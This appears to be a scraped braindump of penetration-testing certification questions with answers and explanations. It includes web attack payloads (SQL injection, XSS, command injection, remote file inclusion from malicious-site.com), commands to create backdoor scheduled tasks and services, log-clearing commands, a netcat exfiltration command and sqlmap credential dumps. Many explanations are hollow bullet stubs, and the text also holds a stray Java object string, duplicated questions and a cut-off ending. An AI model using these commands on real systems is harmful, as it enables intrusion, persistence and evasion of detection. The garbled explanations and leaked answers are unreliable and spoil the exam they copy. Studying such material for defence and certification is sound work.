Pentest References:

? System Hardening: Ensuring all systems adhere to security baselines and configurations to reduce attack surfaces.

? Automation in Security: Using configuration management tools to automate security practices, ensuring compliance and reducing manual errors.

Implementing a configuration management system addresses the root issue by ensuring consistent security configurations, software deployments, and patch management across the entire environment.

=====

NEW QUESTION 14

A consultant starts a network penetration test. The consultant uses a laptop that is hardwired to the network to try to assess the network with the appropriate tools. Which of the following should the consultant engage first?

- A. Service discovery
- B. OS fingerprinting
- C. Host discovery
- D. DNS enumeration

Answer: C

Explanation:

In network penetration testing, the initial steps involve gathering information to build an understanding of the network's structure, devices, and potential entry points. The process generally follows a structured approach, starting from broad discovery methods to more specific identification techniques. Here's a comprehensive breakdown of the steps:

? Host Discovery (Answer: C):

nmap -sn 192.168.1.0/24

? References:

Service Discovery (Option A):

? Objective: After identifying live hosts, determine the services running on them.

? Tools & Techniques: nmap -sV 192.168.1.100

? References:

OS Fingerprinting (Option B):

? Objective: Determine the operating system of the identified hosts.

? Tools & Techniques: nmap -O 192.168.1.100

? References:

DNS Enumeration (Option D):

? Objective: Identify DNS records and gather subdomains related to the target domain.

? Tools & Techniques:

dnsenum example.com

Conclusion: The initial engagement in a network penetration test is to identify the live hosts on the network (Host Discovery). This foundational step allows the penetration tester to map out active devices before delving into more specific enumeration tasks like service discovery, OS fingerprinting, and DNS enumeration. This structured approach ensures that the tester maximizes their understanding of the network environment efficiently and systematically.

NEW QUESTION 17

After a recent penetration test was conducted by the company's penetration testing team, a systems administrator notices the following in the logs:

2/10/2023 05:50AM C:\users\mgranite\schtasks /query

2/10/2023 05:53AM C:\users\mgranite\schtasks /CREATE /SC DAILY

Which of the following best explains the team's objective?

- A. To enumerate current users
- B. To determine the users' permissions
- C. To view scheduled processes
- D. To create persistence in the network

Answer: D

Explanation:

The logs indicate that the penetration testing team's objective was to create persistence in the network.

? Log Analysis:

? Persistence:

? Other Options:

Pentest References:

? Post-Exploitation: Establishing persistence is a key objective after gaining initial access to ensure continued access.

? Scheduled Tasks: Utilizing Windows Task Scheduler to run scripts or programs automatically at specified times as a method for maintaining access.

By creating scheduled tasks, the penetration testing team aims to establish persistence, ensuring they can retain access to the system over time.

=====

NEW QUESTION 21

HOTSPOT

You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious. INSTRUCTIONS

Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

HTTP Request Payload Table

Payloads

#inner-tab"><script>alert(1)</script>

Vulnerability Type

▼
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

Remediation

▼
Parameterized queries
Preventing external calls
Input Sanitization .. , \ , / , sandbox requests
Input Sanitization ' , ; , \$, [,] , (,) ,
Input Sanitization * , < , > , ~ ,

item=widget';waitfor%20delay%20'00:00:20';--

▼
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

▼
Parameterized queries
Preventing external calls
Input Sanitization .. , \ , / , sandbox requests
Input Sanitization ' , ; , \$, [,] , (,) ,
Input Sanitization * , < , > , ~ ,

item=widget%20union%20select%20null,null,@@version;--

▼
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

▼
Parameterized queries
Preventing external calls
Input Sanitization .. , \ , / , sandbox requests
Input Sanitization ' , ; , \$, [,] , (,) ,
Input Sanitization * , < , > , ~ ,

search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e

▼
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

▼
Parameterized queries
Preventing external calls
Input Sanitization .. , \ , / , sandbox requests
Input Sanitization ' , ; , \$, [,] , (,) ,
Input Sanitization * , < , > , ~ ,

item=widget'+convert(int,@@version)+'

▼
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

▼
Parameterized queries
Preventing external calls
Input Sanitization .. , \ , / , sandbox requests
Input Sanitization ' , ; , \$, [,] , (,) ,
Input Sanitization * , < , > , ~ ,

site=www.exa'ping%20-c%2010%20localhost'mple.com

▼
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

▼
Parameterized queries
Preventing external calls
Input Sanitization .. , \ , / , sandbox requests
Input Sanitization ' , ; , \$, [,] , (,) ,
Input Sanitization * , < , > , ~ ,

redir=http:%2f%2fwww.malicious-site.com

▼
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

▼
Parameterized queries
Preventing external calls
Input Sanitization .. , \ , / , sandbox requests
Input Sanitization ' , ; , \$, [,] , (,) ,
Input Sanitization * , < , > , ~ ,

logfile=%2fetc%2fpasswd%00

▼
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

▼
Parameterized queries
Preventing external calls
Input Sanitization .. , \ , / , sandbox requests
Input Sanitization ' , ; , \$, [,] , (,) ,
Input Sanitization * , < , > , ~ ,

lookup=\$(whoami)

▼
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

▼
Parameterized queries
Preventing external calls
Input Sanitization .. , \ , / , sandbox requests
Input Sanitization ' , ; , \$, [,] , (,) ,
Input Sanitization * , < , > , ~ ,

logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt

▼
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

▼
Parameterized queries
Preventing external calls
Input Sanitization .. , \ , / , sandbox requests
Input Sanitization ' , ; , \$, [,] , (,) ,
Input Sanitization * , < , > , ~ ,

- A. Mastered
B. Not Mastered

Answer: A

Explanation:

- * 1. Reflected XSS - Input sanitization (<> ...)
- * 2. Sql Injection Stacked - Parameterized Queries
- * 3. DOM XSS - Input Sanitization (<> ...)
- * 4. Local File Inclusion - sandbox req
- * 5. Command Injection - sandbox req
- * 6. SQLi union - paramtrized queries
- * 7. SQLi error - paramtrized queries
- * 8. Remote File Inclusion - sandbox
- * 9. Command Injection - input sanit \$
- * 10. URL redirect - prevent external calls

NEW QUESTION 25

A penetration tester gains initial access to a target system by exploiting a recent RCE vulnerability. The patch for the vulnerability will be deployed at the end of the week. Which of the following utilities would allow the tester to reenter the system remotely after the patch has been deployed? (Select two).

- A. schtasks.exe
B. rundll.exe
C. cmd.exe
D. chgusr.exe
E. sc.exe
F. netsh.exe

Answer: AE

Explanation:

To reenter the system remotely after the patch for the recently exploited RCE vulnerability has been deployed, the penetration tester can use schtasks.exe and sc.exe.

? schtasks.exe:

schtasks /create /tn "Backdoor" /tr "C:\path\to\backdoor.exe" /sc daily /ru SYSTEM

? sc.exe:

sc create backdoor binPath= "C:\path\to\backdoor.exe" start= auto

? Other Utilities:

Pentest References:

? Post-Exploitation: Establishing persistence is crucial to maintaining access after initial exploitation.

? Windows Tools: Understanding how to leverage built-in Windows tools like

schtasks.exe and sc.exe to create backdoors that persist through reboots and patches.

By using schtasks.exe and sc.exe, the penetration tester can set up persistent mechanisms that will allow reentry into the system even after the patch is applied.

=====

NEW QUESTION 30

A penetration tester needs to help create a threat model of a custom application. Which of the following is the most likely framework the tester will use?

- A. MITRE ATT&CK
B. OSSTMM
C. CI/CD
D. DREAD

Answer: D

Explanation:

The DREAD model is a risk assessment framework used to evaluate and prioritize the security risks of an application. It stands for Damage potential, Reproducibility, Exploitability, Affected users, and Discoverability.

? Understanding DREAD:

? Usage in Threat Modeling:

? Process:

? References from Pentesting Literature: Step-by-Step ExplanationReferences:

? Penetration Testing - A Hands-on Introduction to Hacking

? HTB Official Writeups

=====

NEW QUESTION 31

Which of the following is most important when communicating the need for vulnerability remediation to a client at the conclusion of a penetration test?

- A. Articulation of cause
B. Articulation of impact
C. Articulation of escalation
D. Articulation of alignment

Answer: B

Explanation:

When concluding a penetration test, effectively communicating the need for vulnerability remediation is crucial. Here's why the articulation of impact is the most important aspect:

- ? Articulation of Cause (Option A):
- ? Articulation of Impact (Option B):
- ? Articulation of Escalation (Option C):
- ? Articulation of Alignment (Option D):

Conclusion: Articulating the impact of vulnerabilities is the most crucial element when communicating the need for remediation. By clearly explaining the potential risks and consequences, penetration testers can effectively convey the urgency and importance of addressing the discovered issues, thus motivating clients to take prompt and appropriate action.

NEW QUESTION 36

Which of the following tasks would ensure the key outputs from a penetration test are not lost as part of the cleanup and restoration activities?

- A. Preserving artifacts
- B. Reverting configuration changes
- C. Keeping chain of custody
- D. Exporting credential data

Answer: A

Explanation:

? Preserving Artifacts:

? Other Tasks:

Pentest References:

? Reporting: Comprehensive documentation and reporting of findings are crucial parts of penetration testing.

? Evidence Handling: Properly preserving and handling artifacts ensure that the integrity of the test results is maintained and can be used for future reference.

By preserving artifacts, the penetration tester ensures that all key outputs from the test are retained for analysis, reporting, and future reference.

=====

NEW QUESTION 39

In a cloud environment, a security team discovers that an attacker accessed confidential information that was used to configure virtual machines during their initialization. Through which of the following features could this information have been accessed?

- A. IAM
- B. Block storage
- C. Virtual private cloud
- D. Metadata services

Answer: D

Explanation:

Metadata services in cloud environments provide information about the configuration and instance details, including sensitive data used during the initialization of virtual machines. Attackers can access this information to exploit and gain unauthorized access.

? Understanding Metadata Services:

? Common Information Exposed:

? Security Risks:

? Best Practices:

? References from Pentesting Literature: Step-by-Step ExplanationReferences:

? Penetration Testing - A Hands-on Introduction to Hacking

? HTB Official Writeups

=====

NEW QUESTION 40

Given the following statements:

- ? Implement a web application firewall.
- ? Upgrade end-of-life operating systems.
- ? Implement a secure software development life cycle.

In which of the following sections of a penetration test report would the above statements be found?

- A. Executive summary
- B. Attack narrative
- C. Detailed findings
- D. Recommendations

Answer: D

Explanation:

The given statements are actionable steps aimed at improving security. They fall under the recommendations section of a penetration test report. Here's why option D is correct:

? Recommendations: This section of the report provides specific actions that should

be taken to mitigate identified vulnerabilities and improve the overall security posture. Implementing a WAF, upgrading operating systems, and implementing a secure SDLC are recommendations to enhance security.

? Executive Summary: This section provides a high-level overview of the findings and their implications, intended for executive stakeholders.

? Attack Narrative: This section details the steps taken during the penetration test, describing the attack vectors and methods used.

? Detailed Findings: This section provides an in-depth analysis of each identified vulnerability, including evidence and technical details.

References from Pentest:

? Forge HTB: The report's recommendations section suggests specific measures to address the identified issues, similar to the given statements.

? Writeup HTB: Highlights the importance of the recommendations section in providing actionable steps to improve security based on the findings from the assessment.

Conclusion:

Option D, recommendations, is the correct section where the given statements would be found in a penetration test report.

=====

NEW QUESTION 43

A penetration tester performs an assessment on the target company's Kubernetes cluster using kube-hunter. Which of the following types of vulnerabilities could be detected with the tool?

- A. Network configuration errors in Kubernetes services
- B. Weaknesses and misconfigurations in the Kubernetes cluster
- C. Application deployment issues in Kubernetes
- D. Security vulnerabilities specific to Docker containers

Answer: B

Explanation:

kube-hunter is a tool designed to perform security assessments on Kubernetes clusters. It identifies various vulnerabilities, focusing on weaknesses and misconfigurations. Here's why option B is correct:

? Kube-hunter: It scans Kubernetes clusters to identify security issues, such as misconfigurations, insecure settings, and potential attack vectors.

? Network Configuration Errors: While kube-hunter might identify some network-related issues, its primary focus is on Kubernetes-specific vulnerabilities and misconfigurations.

? Application Deployment Issues: These are more related to the applications running within the cluster, not the cluster configuration itself.

? Security Vulnerabilities in Docker Containers: Kube-hunter focuses on the Kubernetes environment rather than Docker container-specific vulnerabilities.

References from Pentest:

? Forge HTB: Highlights the use of specialized tools to identify misconfigurations in environments, similar to how kube-hunter operates within Kubernetes clusters.

? Anubis HTB: Demonstrates the importance of identifying and fixing misconfigurations within complex environments like Kubernetes clusters.

Conclusion:

Option B, weaknesses and misconfigurations in the Kubernetes cluster, accurately describes the type of vulnerabilities that kube-hunter is designed to detect.

=====

NEW QUESTION 44

SIMULATION

A penetration tester has been provided with only the public domain name and must enumerate additional information for the public-facing assets.

INSTRUCTIONS

Output 1

Output 2

Output 3

```
[*] Target: someclouddomain.org
```

```
Searching 0 results.
```

```
Searching 100 results.
```

```
Searching 200 results.
```

```
[*] Searching Google.
```

```
[*] No IPs found.
```

```
[*] Emails found: 9
```

```
-----  
afrihari@someclouddomain.org
```

```
security@someclouddomain.org
```

```
info@someclouddomain.org
```

```
gfareau@someclouddomain.org
```

```
avapretta@someclouddomain.org
```

```
lastname@someclouddomain.org
```

```
researchIT@someclouddomain.org
```

```
ghstrowski@someclouddomain.org
```

```
conferencespeakers@someclouddomain.org
```

```
[*] Hosts found: 9
```

```
-----  
academic-stores.someclouddomain.org:34.196.18.124, 34.233.45.248,  
52.7.213.114, 54.174.10.37
```

```
certifications.someclouddomain.org:198.134.5.32
```

```
connection.someclouddomain.org:13.107.246.51, 13.107.213.51
```

```
logins.someclouddomain.org:198.134.5.46
```

```
your.someclouddomain.org:52.173.139.125
```

```
ITpartners.someclouddomain.org:104.43.140.101
```

```
ls.someclouddomain.org:67.199.248.13, 67.199.248.12
```

```
stores.someclouddomain.org:34.233.45.248, 52.7.213.114, 54.174.10.37,  
34.196.18.124
```

```
www.someclouddomain.org:23.96.239.26
```


Which of the following tools created this output?

- ☐ WHOIS
- ☐ dig
- ☐ Nmap
- ☒ TheHarvester

Select the appropriate command to produce the output:

- ☒ `theharvester -d someclouddomain.org -l 200 -b google.com`
- ☐ `theharvester -d google.com -l 200 -b someclouddomain.org`

Output 1

Output 2

Output 3

```
nslookup Output
```

```
Server:  Unknown
```

```
Address: 8.8.8.8
```

```
Non-Authoritative answer:
```

```
Name:  someclouddomain.org
```

```
Addresses:
```

```
245.62.183.182
```

```
245.145.184.203
```

```
dig Output
```

```
; DiG 9.11.5-P4.testmachine-Ubuntu <>> someclouddomain.org
```

```
;; global options: +cmd
```

```
someclouddomain.org.      300  IN  A  245.62.183.182
```

```
someclouddomain.org.      300  IN  A  245.145.184.203
```

Review Output 2 for the nslookup and dig commands:

Use the provided public DNS server to find the appropriate IPs for someclouddomain.org.

The local DNS server does not have Internet access.

Your Domain: pentestdomain.com

Your IP Address: 10.97.55.62

Public DNS Server: 8.8.8.8

Private DNS Server: 192.168.20.66

Target Domain: someclouddomain.org

Select TWO commands that would produce the nslookup and dig output:

- ☐ \$ dig @8.8.8.8 +noall +answer
someclouddomain.org
- ☐ \$ dig @192.168.20.66 someclouddomain.org
+short
- ☐ \$ dig someclouddomain.org +noall +short
- ☐ > nslookup someclouddomain.org 8.8.8.8
- ☐ > nslookup someclouddomain.org 192.168.20.66
- ☐ > nslookup someclouddomain.org

Output 1

Output 2

Output 3

```
(command 1)
```

```
whois 245.62.183.203
```

```
NetRange: 245.62.0.0 - 245.62.255.255
```

```
CIDR: 245.62.0.0/16
```

```
NetName: Amazon-05
```

```
NetHandle: NET-245-62-0-0-1
```

```
Parent: NET245 (NET 245-0-0-0-0)
```

```
NetType: Direct Allocation
```

```
OriginAS: AS56466, AS66522, AS7226
```

```
Organization: Amazon.com, Inc. (AMAZON)
```

```
RegDate 2010-08-27
```

```
Updated: 2015-09-24
```

```
Ref: https://rdap.arin.net/registry/ip/245.62.183.203
```

```
(command 2)
```

```
whois someclouddomain.org
```

```
Domain Name: someclouddomain.org
```

```
Registry Domain ID: D20033912-LRJA
```

```
Updated Date: 2021-02-15T04:43:38Z
```

```
Creation Date: 1993-09-22T04:00:38Z
```

```
Registrar: LocalComputerPro's, Inc.
```

```
Registrar Abuse Contact Email: domainabuse@localcomputerpros.com
```

```
Registrar Abuse Contact Phone: 1234567789
```

```
Registry Expiry Date: 2021-08-14T04:00:00Z
```


Review Output 3. Select the appropriate option for each dropdown

Where is the domain being hosted?

▼

Someclouddomain
ARIN
LocalComputerPro's.com
Amazon

Who registered the domain?

▼

LocalComputerPro's, Inc.
ARIN
Someclouddomain
Amazon

When was the domain registered?

▼

1993-09-22T04:00:38Z
2021-02-15T04:43:38Z
2015-09-24
2010-08-27

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Which of the following tools created this output?

- ☐ WHOIS
- ☐ dig
- ☐ Nmap
- ☒ TheHarvester

Select the appropriate command to produce the output:

- ☒ `theharvester -d someclouddomain.org -l 200 -b google.com`
- ☐ `theharvester -d google.com -l 200 -b someclouddomain.org`

Select TWO commands that would produce the nslookup and dig output:

- ☒ `$ dig @8.8.8.8 +noall +answer someclouddomain.org`
- ☐ `$ dig @192.168.20.66 someclouddomain.org +short`
- ☐ `$ dig someclouddomain.org +noall +short`
- ☒ `> nslookup someclouddomain.org 8.8.8.8`
- ☐ `> nslookup someclouddomain.org 192.168.20.66`
- ☐ `> nslookup someclouddomain.org`

Review Output 3. Select the appropriate option for each dropdown

Where is the domain being hosted?

Amazon



Who registered the domain?

LocalComputerPro's, Inc.



When was the domain registered?

1993-09-22T04:00:38Z



NEW QUESTION 45

A penetration tester needs to test a very large number of URLs for public access. Given the following code snippet:

```
1 import requests
2 import pathlib
3
4 for url in pathlib.Path("urls.txt").read_text().split("\n"):
5     response = requests.get(url)
6     if response.status == 401:
7         print("URL accessible")
```

Which of the following changes is required?

- A. The condition on line 6
- B. The method on line 5
- C. The import on line 1
- D. The delimiter in line 3

Answer: A

Explanation:

? Script Analysis:

? Error Identification:

? Correct Condition:

? Corrected Script:

Pentest References:

? In penetration testing, checking the accessibility of multiple URLs is a common task, often part of reconnaissance. Identifying publicly accessible resources can reveal potential entry points for further testing.

? The requests library in Python is widely used for making HTTP requests and handling responses. Understanding HTTP status codes is crucial for correctly interpreting the results of these requests.

By changing the condition to check for a 200 status code, the script will correctly identify and print URLs that are publicly accessible.

=====

NEW QUESTION 49

A penetration tester is conducting reconnaissance on a target network. The tester runs the following Nmap command: `nmap -sv -sT -p - 192.168.1.0/24`. Which of the following

describes the most likely purpose of this scan?

- A. OS fingerprinting
- B. Attack path mapping

- C. Service discovery
- D. User enumeration

Answer: C

Explanation:

The Nmap command `nmap -sv -sT -p- 192.168.1.0/24` is designed to discover services on a network. Here is a breakdown of the command and its purpose:

? Command Breakdown:

? Purpose of the Scan:

Conclusion: The `nmap -sv -sT -p- 192.168.1.0/24` command is most likely used for service discovery, as it aims to identify all running services and their versions on the target subnet.

NEW QUESTION 54

In a cloud environment, a security team discovers that an attacker accessed confidential information that was used to configure virtual machines during their initialization. Through which of the following features could this information have been accessed?

- A. IAM
- B. Block storage
- C. Virtual private cloud
- D. Metadata services

Answer: D

Explanation:

In a cloud environment, the information used to configure virtual machines during their initialization could have been accessed through metadata services.

? Metadata Services:

? Other Features:

Pentest References:

? Cloud Security: Understanding how metadata services work and the potential risks associated with them is crucial for securing cloud environments.

? Exploitation: Metadata services can be exploited to retrieve sensitive data if not properly secured.

By accessing metadata services, an attacker can retrieve sensitive configuration information used during VM initialization, which can lead to further exploitation.

=====

NEW QUESTION 59

During a security assessment, a penetration tester gains access to an internal server and manipulates some data to hide its presence. Which of the following is the best way for the penetration tester to hide the activities performed?

- A. Clear the Windows event logs.
- B. Modify the system time.
- C. Alter the log permissions.
- D. Reduce the log retention settings.

Answer: A

Explanation:

During a penetration test, one of the critical steps for maintaining access and covering tracks is to clear evidence of the attack. Manipulating data to hide activities on an internal server involves ensuring that logs and traces of the attack are removed. Here's a detailed explanation of why clearing the Windows event logs is the best method for this scenario:

? Understanding Windows Event Logs: Windows event logs are a key forensic

artifact that records system, security, and application events. These logs can provide detailed information about user activities, system changes, and potential security incidents.

? Why Clear Windows Event Logs:

? Method to Clear Event Logs:

shell

Copy code `wevtutil cl System wevtutil cl Security`

`wevtutil cl Application`

? [uk.co.certification.simulator.questionpool.PList@6126ce2a](https://www.uk.co.certification.simulator.questionpool.PList@6126ce2a)

? Alternative Options and Their Drawbacks:

? Case References:

In conclusion, clearing Windows event logs is a well-established practice for hiding activities during a penetration test. It is the most effective way to remove evidence of the attack from the system, thereby maintaining stealth and ensuring that the tester's actions remain undetected.

=====

NEW QUESTION 64

During an assessment, a penetration tester obtains an NTLM hash from a legacy Windows machine. Which of the following tools should the penetration tester use to continue the attack?

- A. Responder
- B. Hydra
- C. BloodHound
- D. CrackMapExec

Answer: D

Explanation:

When a penetration tester obtains an NTLM hash from a legacy Windows machine, they need to use a tool that can leverage this hash for further attacks, such as pass-the-hash attacks, or for cracking the hash. Here's a breakdown of the options:

? Option A: Responder

? Option B: Hydra

? Option C: BloodHound

? Option D: CrackMapExec

References from Pentest:

? Forge HTB: Demonstrates the use of CrackMapExec for leveraging NTLM hashes to gain further access within a network.

? Horizontall HTB: Shows how CrackMapExec can be used for various post- exploitation activities, including using NTLM hashes to authenticate and execute commands.

Conclusion:

Option D, CrackMapExec, is the most suitable tool for continuing the attack using an NTLM hash. It supports pass-the-hash techniques and other operations that can leverage NTLM hashes effectively.

=====

NEW QUESTION 69

During an assessment, a penetration tester exploits an SQLi vulnerability. Which of the following commands would allow the penetration tester to enumerate password hashes?

- A. sqlmap -u www.example.com/?id=1 --search -T user
- B. sqlmap -u www.example.com/?id=1 --dump -D accounts -T users -C cred
- C. sqlmap -u www.example.com/?id=1 --tables -D accounts
- D. sqlmap -u www.example.com/?id=1 --schema --current-user --current-db

Answer: B

Explanation:

To enumerate password hashes using an SQL injection vulnerability, the penetration tester needs to extract specific columns from the database that typically contain password hashes. The --dump command in sqlmap is used to dump the contents of the specified database table. Here??s a breakdown of the options:

? Option A: sqlmap -u www.example.com/?id=1 --search -T user

? Option B: sqlmap -u www.example.com/?id=1 --dump -D accounts -T users -C cred

? Option C: sqlmap -u www.example.com/?id=1 --tables -D accounts

? Option D: sqlmap -u www.example.com/?id=1 --schema --current-user --current-db

References from Pentest:

? Writeup HTB: Demonstrates using sqlmap to dump data from specific tables to retrieve sensitive information, including password hashes.

? Luke HTB: Shows the process of exploiting SQL injection to extract user credentials and hashes by dumping specific columns from the database.

=====

NEW QUESTION 74

During a penetration testing engagement, a tester targets the internet-facing services used by the client. Which of the following describes the type of assessment that should be considered in this scope of work?

- A. Segmentation
- B. Mobile
- C. External
- D. Web

Answer: C

Explanation:

An external assessment focuses on testing the security of internet-facing services. Here??s why option C is correct:

? External Assessment: It involves evaluating the security posture of services exposed to the internet, such as web servers, mail servers, and other public-facing infrastructure. The goal is to identify vulnerabilities that could be exploited by attackers from outside the organization??s network.

? Segmentation: This type of assessment focuses on ensuring that different parts of a network are appropriately segmented to limit the spread of attacks. It??s more relevant to internal network architecture.

? Mobile: This assessment targets mobile applications and devices, not general internet-facing services.

? Web: While web assessments focus on web applications, the scope of an external assessment is broader and includes all types of internet-facing services.

References from Pentest:

? Horizontall HTB: Highlights the importance of assessing external services to identify vulnerabilities that could be exploited from outside the network.

? Luke HTB: Demonstrates the process of evaluating public-facing services to ensure their security.

Conclusion:

Option C, External, is the most appropriate type of assessment for targeting internet-facing services used by the client.

=====

NEW QUESTION 79

A penetration tester is conducting a vulnerability scan. The tester wants to see any vulnerabilities that may be visible from outside of the organization. Which of the following scans should the penetration tester perform?

- A. SAST
- B. Sidecar
- C. Unauthenticated
- D. Host-based

Answer: C

Explanation:

To see any vulnerabilities that may be visible from outside of the organization, the penetration tester should perform an unauthenticated scan.

? Unauthenticated Scan:

? Comparison with Other Scans:

? Pentest References:

By performing an unauthenticated scan, the penetration tester can identify vulnerabilities that an external attacker could exploit without needing any credentials or internal access.

=====

NEW QUESTION 84

A penetration tester wants to check the security awareness of specific workers in the company with targeted attacks. Which of the following attacks should the penetration tester perform?

- A. Phishing
- B. Tailgating
- C. Whaling
- D. Spear phishing

Answer: D

Explanation:

Spear phishing is a targeted email attack aimed at specific individuals within an organization. Unlike general phishing, spear phishing is personalized and often involves extensive reconnaissance to increase the likelihood of success.

? Understanding Spear Phishing:

? Purpose:

? Process:

? References from Pentesting Literature: Step-by-Step ExplanationReferences:

? Penetration Testing - A Hands-on Introduction to Hacking

? HTB Official Writeups

=====

NEW QUESTION 89

A penetration tester is performing network reconnaissance. The tester wants to gather information about the network without causing detection mechanisms to flag the reconnaissance activities. Which of the following techniques should the tester use?

- A. Sniffing
- B. Banner grabbing
- C. TCP/UDP scanning
- D. Ping sweeps

Answer: A

Explanation:

To gather information about the network without causing detection mechanisms to flag the reconnaissance activities, the penetration tester should use sniffing.

? Sniffing:

? Advantages:

? Comparison with Other Techniques:

Pentest References:

? Reconnaissance Phase: Using passive techniques like sniffing during the initial reconnaissance phase helps gather information without alerting the target.

? Network Analysis: Understanding the network topology and identifying key assets and vulnerabilities without generating traffic that could trigger alarms.

By using sniffing, the penetration tester can gather detailed information about the network in a stealthy manner, minimizing the risk of detection.

=====

NEW QUESTION 90

A penetration tester presents the following findings to stakeholders:

Control | Number of findings | Risk | Notes Encryption | 1 | Low | Weak algorithm noted Patching | 8 | Medium | Unsupported systems System hardening | 2 | Low | Baseline drift observed

Secure SDLC | 10 | High | Libraries have vulnerabilities Password policy | 0 | Low | No exceptions noted

Based on the findings, which of the following recommendations should the tester make? (Select two).

- A. Develop a secure encryption algorithm.
- B. Deploy an asset management system.
- C. Write an SDLC policy.
- D. Implement an SCA tool.
- E. Obtain the latest library version.
- F. Patch the libraries.

Answer: DE

Explanation:

Based on the findings, the focus should be on addressing vulnerabilities in libraries and ensuring their security. Here??s why options D and E are correct:

? Implement an SCA Tool:

? Obtain the Latest Library Version:

Other Options Analysis:

? Develop a Secure Encryption Algorithm: This is not practical or necessary given that the issue is with the use of a weak algorithm, not the need to develop a new one.

? Deploy an Asset Management System: While useful, this is not directly related to the identified high-risk issue of vulnerable libraries.

? Write an SDLC Policy: While helpful, the more immediate and effective actions involve implementing tools and processes to manage and update libraries.

References from Pentest:

? Horizontall HTB: Demonstrates the importance of managing software dependencies and using tools to identify and mitigate vulnerabilities in libraries.

? Writeup HTB: Highlights the need for keeping libraries updated to ensure application security and mitigate risks.

Conclusion:

Options D and E, implementing an SCA tool and obtaining the latest library version, are the most appropriate recommendations to address the high-risk finding related to vulnerable libraries in the Secure SDLC process.

=====

NEW QUESTION 94

A tester enumerated a firewall policy and now needs to stage and exfiltrate data captured from the engagement. Given the following firewall policy:

Action | SRC

DEST
Block | 192.168.10.0/24 : 1-65535 | 10.0.0.0/24 : 22 | TCP Allow | 0.0.0.0/0 : 1-65535 | 192.168.10.0/24:443 | TCP Allow | 192.168.10.0/24 : 1-65535 | 0.0.0.0/0:443 | TCP
Block | . | . | *
Which of the following commands should the tester try next?

- A. tar -zcvf /tmp/data.tar.gz /path/to/data && nc -w 3 <remote_server> 443 </tmp/data.tar.gz
- B. gzip /path/to/data && cp data.gz <remote_server> 443
- C. gzip /path/to/data && nc -nvlk 443; cat data.gz | nc -w 3 <remote_server> 22
- D. tar -zcvf /tmp/data.tar.gz /path/to/data && scp /tmp/data.tar.gz <remote_server>

Answer: A

Explanation:

Given the firewall policy, let's analyze the commands provided and determine which one is suitable for exfiltrating data through the allowed network traffic. The firewall policy rules are:

- ? Block: Any traffic from 192.168.10.0/24 to 10.0.0.0/24 on port 22 (TCP).
- ? Allow: All traffic (0.0.0.0/0) to 192.168.10.0/24 on port 443 (TCP).
- ? Allow: Traffic from 192.168.10.0/24 to anywhere on port 443 (TCP).
- ? Block: All other traffic (*). Breakdown of Options:
 - ? Option A: tar -zcvf /tmp/data.tar.gz /path/to/data && nc -w 3 <remote_server> 443 </tmp/data.tar.gz
 - ? Option B: gzip /path/to/data && cp data.gz <remote_server> 443
 - ? Option C: gzip /path/to/data && nc -nvlk 443; cat data.gz | nc -w 3 <remote_server> 22
 - ? Option D: tar -zcvf /tmp/data.tar.gz /path/to/data && scp /tmp/data.tar.gz <remote_server>

References from Pentest:

- ? Gobox HTB: The Gobox write-up emphasizes the use of proper enumeration and leveraging allowed services for exfiltration. Specifically, using tools like nc for data transfer over allowed ports, similar to the method in Option A.
- ? Forge HTB: This write-up also illustrates how to handle firewall restrictions by exfiltrating data through allowed ports and protocols, emphasizing understanding firewall rules and using appropriate commands like curl and nc.
- ? Horizontall HTB: Highlights the importance of using allowed services and ports for data exfiltration. The approach taken in Option A aligns with the techniques used in these practical scenarios where nc is used over an allowed port.

=====

NEW QUESTION 97

Which of the following tasks would ensure the key outputs from a penetration test are not lost as part of the cleanup and restoration activities?

- A. Preserving artifacts
- B. Reverting configuration changes
- C. Keeping chain of custody
- D. Exporting credential data

Answer: A

Explanation:

Preserving artifacts ensures that key outputs from the penetration test, such as logs, screenshots, captured data, and any generated reports, are retained for analysis, reporting, and future reference.

- ? Importance of Preserving Artifacts:
- ? Types of Artifacts:
- ? Best Practices:
- ? References from Pentesting Literature: Step-by-Step ExplanationReferences:
- ? Penetration Testing - A Hands-on Introduction to Hacking
- ? HTB Official Writeups

=====

NEW QUESTION 101

During an external penetration test, a tester receives the following output from a tool:

test.comptia.org info.comptia.org vpn.comptia.org exam.comptia.org

Which of the following commands did the tester most likely run to get these results?

- A. nslookup -type=SOA comptia.org
- B. amass enum -passive -d comptia.org
